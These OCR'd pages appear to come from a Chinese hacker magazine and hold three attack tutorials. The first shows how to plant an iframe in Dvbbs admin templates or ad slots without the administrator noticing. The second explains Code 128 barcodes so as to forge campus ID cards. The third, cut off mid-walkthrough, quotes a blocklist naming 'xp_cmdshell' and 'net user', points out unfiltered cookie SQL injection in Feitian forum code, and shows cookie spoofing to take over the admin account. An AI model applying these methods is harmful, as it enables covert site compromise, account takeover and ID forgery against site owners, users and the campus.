


图1

既然首页尾部广告可以修改，那么顶部广告和其他版面的地方当然也是可以的了。

风格模板设置与挂马

动网后台提供了强大的功能，可以让管理员自由修改论坛的风格模版，修改这些是通过修改代码来实现的……当然也就留给我们了很多机会。

依次进入后台管理→外观设置→风格界面模板，我们随便挑选一个。这里以"当前模板主模块（Main_Style）"为例，点击"界面风格"进入，还是随便挑选一个，我选择Dvbbs.mainhtml（8），因为这里就是设置网站首页最下边阿里巴巴广告的地方，方便演示。

找到代码：

```
<div style="float:left;">
{$alipaymsg}
</div>
```

在下边插入新浪的网站：

```
<iframe marginwidth="0" marginheight="0" src="http:/
/www.sina.com.cn" frameborder="0" width="468"
scrolling="no" height="60"></iframe>
```

保存以后重新打开论坛首页，效果如图2所示。




图2

正常运行起来了。至于你想插入到哪个模板，你想让页面显示不显示，就看你的心情了。

简单小结

1.在论坛正式运行运营以后，一般管理员都不会去修改风格模版的，所以我们只需要让页面看起来和原来一样就可以了。比如在广告设置中，我们可以保留管理员原来放的广告，只要添加我们自己的代码就OK了。模板管理中，我们只要在任意一个模板中间插入代码就能完成挂马的操作，并且管理员很难发现。

2.不单单在动网中可以这样跨站，其他的系统中，如弹出广告、公告或Flash都是可以利用的，有些整站系统还提供了后台网页模版定制功能，我们同样可以利用起来。需要注意的是，不要让管理员发现和原来的页面不同，比如错误提示、弹出新窗口或者病毒提示。

3.修补问题。与其防止如何不让别人在后台跨站，不如防止不让别人进入后台。毕竟修改的数据都要写入到动网的数据库中，而数据库肯定是要开放修改权限的。过滤的方法不大可行，毕竟插入的代码在其他相似的系统默认设置中也要用到的。所以我们只能做好整体的系统安全才能保护后台的安全。


4.可能有人会说，进入后台就没有必要这样去跨站了。说得没错，但是进入后台不能得到WebShell的情况还是很多的，而且类似的方法在其他地方也有可能用到。

蝴蝶: 随着当今技术的飞速发展，电子信息化产品早已经遍布我们身边每一给角落。当然校园中此类产品又是屡见不鲜的。本文所介绍的就是一个非常容易见到的东西：校园身份条形码。

适合读者：黑器迷

前置知识：无

条形码也玩HACK



文/图 马森

校园现代化建设的脚步从未停止过，同样校园黑客的队伍也一天天壮大着。（两者有联系吗？）无论怎样，黑客对新技术的兴趣是无人能比的，对于其中的Bug更是以一种狂热的态度去面对。我们学校这学期建立了一个名为"一卡通"的系统。细节内容不在这里讨论，我们只关心它的缺陷。

建立"一卡通"系统后，全校每个学生都拥有一个身份ID，此ID被编码转化为条形码，印在校园卡上。可不要小看这条形码，每当我们出入图书馆、机房、自习室等场所时都要"刷卡"，就跟在超市结账一样。只要用专用的条形码识别仪器扫描一下，我们的个人信息就显示出来了，并且被记录下来。

让我们分析一下系统，以出入机房为例。进入机房要刷卡，因为卡上有表明身份的条形码，而条形码中有我们的身份信息。如果我们能计算出条形码所表示的身份ID并且找出规律，那么我们就可以制作一个自己的身份条形码。现在所有的问题都集中到了一点：条形码。

小知识 条形码是一种机器语言。事实上，条形码是唯一的可以直接重复产生"0"、"1"比特流的可印制机器语言。而"0"、"1"比特流是所有数字计算机的内部逻辑基础。迄今为止，虽然已经有许多种制式的条形码问世，但它们仅仅是由位组成字节的形式上有所不同。条形码信息是利用印制的条幅宽度和条符间的间隔宽度来编码的。

条形码是由黑色条符和白色条符根据特定的规律组成的。这里所说的黑色条符是印制的，而两个黑色条符间的空白即代表白色条符。黑白条符的不同排列方法构成不同的图案，从而代表不同的字母、数字和其他人们熟悉的各种符号。条形码编码规则各不相同，主要区别体现在：黑色和白色条符的数量，相对位置，宽度。一个完整的条形码信息由多个条形代码组成，由于整条信息中的黑白条符交替整齐地排列成栅栏形状，使得人们不易通过眼睛区别出其中单一字符的条形代码。所以需要电子技术手段来进行读取。如图1所示，形象的表现出了条形码的本质（一组二进制序列）。




图1

条形码技术发展至今已有十几年的历史，在这期间陆续推出了十几种条形码。本文在此列举两种常用的。

UPC码

Universal Product Code (UPC)是美国通用食品代码委员会于1973年定制的一个全国统一的商品编码标准。它广泛应用于食品、百货、日用商品的零售、记账、自动计价售货、商品定货、发货统计等领域。UPC码的编

码规则是每一信息的代码位长是12位。

Code 128码

Code 128码是一种连续型变位常数字符型条形码。Code 128码有三个字符集，覆盖了全部128个ASCII码。区别三个字符集是通过开始与结束数码序列来决定的。具体编码见表格。我们学校使用的条形码就是Code 128B字符集。编码规则是每个字符用11位表示，三条黑色条符，三条白色条幅。

编码类别	编码
CODE A	11010000100
CODE B	11010010000
CODE C	11010011100

图2

起始码如图2所示。

终止码如图3所示，无论是采用A、B、C何种编码方式，128码的终止码均为固定的一种型态，其编码皆为1100011101011。

为此我编写了一个小程序，可以生成Code 128的条形码。大家可以根据上述原理形象体会一下条形码的编码方式，用打印机打印出来就可以看到效果了。如图4所示。

字符	编码	字符	编码
1	10011100110	6	11001110100
2	11001110010	7	11101101110
3	11001011100	8	11101001100
4	11001001110	9	11100101100
5	11011100100	0	10011101100

图3



图4

希望大家在看完本文后对条形码都有一个简单的认识。

适合读者：入侵爱好者、脚本爱好者
前置知识：无

都是Cookie惹的祸
——浅析飞天论坛漏洞



文/图 何扬军

事情起因

由于建站需要，笔者在网上找到一款飞天论坛源码，在整合这款论坛的过程中发现一些问题，当然也包括安全问题。于是专门找了最新的一份代码来分析。

飞天论坛在新版说明中写到，采用Cookies技术，解决了很多网友提出的会超时的问题。加强了程序安全防范以及程序的优化。由原先的Session验证改用Cookies验证，我感觉很难做到安全。毕竟Cookies保存在本地，我们可以伪造。而且一般的程序员不太注重对Cookie中的变量进行过滤。

背景知识

小知识 Cookies是一种能够让网站服务器把少量数据储存到客户端的硬盘或内存，或是从客户端的硬盘读取数据的技术。Cookies是当你浏览某网站时，由Web服务器置于你硬盘上的一个非常小的文本文件，它可以记录你的用户ID、密码、浏览过的网页、停留的时间等信息。当你再次来到该网站时，网站通过读取Cookies，得知你的相关信息，就可以做出相应的动作，如在页面显示欢迎你的标语，或者让你不用输入ID、密码就直接登录等等。从本质上讲，它可以看作是你的身份证。

Cookies就是在你的电脑上建一个文本文件，记录一些信息方便你下次登录。比如在我机器上就是4 C:\Documents and Settings\xysky\Cookies。你可以用记事本打开它，里面的数据很有规律，而且可以手工修改，这就是传说中的Cookies欺骗。

造成SQL注入的原因在于一些人为可以控制的变量过滤不严，或者没有过滤而直接放到SQL语句中执行了。比如从表单传递过来的参数、从URL地址栏直接传递过来的参数、还有从Cookies传递来的参数。

Cookies可以保存变量让服务器读取，但因为它可以伪造，所以这就为Cookies注入技术提供了前提条件。至于具体实现，这里就不多说了，因为如果手工改Cookies再提交的话，可想而知工作量不小，所以——我们都是用程序实现的。

漏洞分析与利用

1. Cookie未过滤产生注入漏洞

拿到源代码之后，首先查找SQL注入漏洞。很明显的注入漏洞都被conn.asp中的一段防注入代码给封杀了，代码如下:

```
dim qs,errc,iii
qs=request.servervariables("query_string")
dim nothis(18)
nothis(0)="net user"
nothis(1)="xp_cmdshell"
nothis(2)="/add"
nothis(3)="exec%20master.dbo.xp_cmdshell"
nothis(4)="net localgroup administrators"
nothis(5)="select"
nothis(6)="count"
nothis(7)="asc"
nothis(8)="char"
nothis(9)="mid"
nothis(10)="'"
nothis(11)=":"
nothis(12)=""""
nothis(13)="insert"
nothis(14)="delete"
nothis(15)="drop"
nothis(16)="truncate"
nothis(17)="from"
nothis(18)="and user>0"
errc=false
for iii= 0 to ubound(nothis)
if instr(qs,nothis(iii))<>0 then
errc=true
end if
next
if errc then
Response.Write("对不起，非法URL地址请求!")
response.end
end if
```

这里过滤了很多东西，过滤了单引号就表示字符型变量没戏了，数字型变量在这段代码里也不好绕过，但只过滤了request.servervariables("query_string")。

此系统老版本全部采用Session验证，现在全部改用了Cookie验证。如果Cookie没过滤好，我们就可以利用一下。在check.asp文件里看到如下代码

```
if request.cookies("bz")<>1 then
 rsql="update clubuser set jingyuan=jingyuan+10,tili=tili-10 where clubuser_name='"&request.cookies("name")&"'"
 conn.execute(rsql)
end if
  str="select * from clubuser where clubuser_name='"&request.cookies("name")&"'"
 set rs=server.createobject("adodb.recordset")
 rs.open str,conn,3,1
```

上面两个SQL语句中的Cookie变量都没做任何过滤，所以存在注入漏洞。写段代码去Cookie注入，相信得到管理员的账号密码不是难事。不过用户的密码都经过了MD5加密，比较简单的密码还可以考虑暴破一下，复杂密码直接跳过好了。因为我们还有更简单的办法。

2.前台Cookie欺骗漏洞

通过分析这套源代码可以发现，系统大多数是以Cookies("name")或Cookies("bbsuser")来验证的。我们去前台注册一个账号wskwsk，登录后发现Cookie中的bbsuser与name都是wskwsk，登录的时候记得设置一下登录选项，如图1所示。




图1

登录之后我们可以看到Cookies目录下多了一个文本文件，也就是相关的Cookies记录。用专门的工具iecv看一下吧，如图2所示。




图2

了解了论坛登录后的Cookies变量，接下来要做的就是修改相关代码，看能否找到漏洞进行权限提升:

```
<%
bbsuser=request.cookies("name")
postuser=Request.QueryString("postuser")
if postuser="" then
postuser=request.cookies("name")
end if
if postuser<>request.cookies("name") then
response.write "<script language='javascript'>"
response.write "alert('对不起，你不能设置别人的签名档!');"
  response.write "history.go(-1);"
  response.write "</script>"
  response.end
end if
 sql="select * from clubuser where clubuser_name='"&bbsuser&"'"
 set rs=server.createobject("adodb.recordset")
 rs.open sql,conn,3,1
%>
```

如果我们此时把name的Cookie值改为其它用户，就可以以其它用户的名义发贴子，还可以修改其它用户的资料，如密码及个性签名等。我个人对这种事情不太感兴趣，不过首要目的还是得先进入后台。就拿飞天老大

ftbbs开刀吧，首先在iecv里修改name的值为ftbbs，如图3所示。

